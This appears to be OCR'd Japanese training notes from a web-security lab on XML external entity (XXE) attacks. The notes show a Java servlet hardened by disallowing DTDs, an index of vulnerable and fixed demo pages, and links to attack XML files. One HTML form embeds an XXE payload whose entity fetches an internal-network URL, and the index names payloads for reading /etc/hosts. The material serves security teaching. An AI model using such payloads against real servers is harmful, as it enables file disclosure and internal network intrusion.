
/var/www/html/4e/C4e_023a.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→サーバ： リクエスト trap.example.com/4e/4e-022a.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e3/C4e_023a.java → レスポンス 】




4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)


【ブラウザ】


- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
  3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
  4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```







【サーバ： 4e/4e-923a.html 】

/var/www/html/4e/4e-923a.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023a" method="post">
<textarea name="xml" cols="55" rows="6">
&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-8&quot; ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY schedule SYSTEM &quot;http://internal.example.jp/&quot;&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;schedule;&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023a.java 】

/var/www/html/4e/C4e_023a.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→偽サーバ： リクエスト trap.example.com/4e/4e-923a.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4e3/C4e_023a.java → レスポンス 】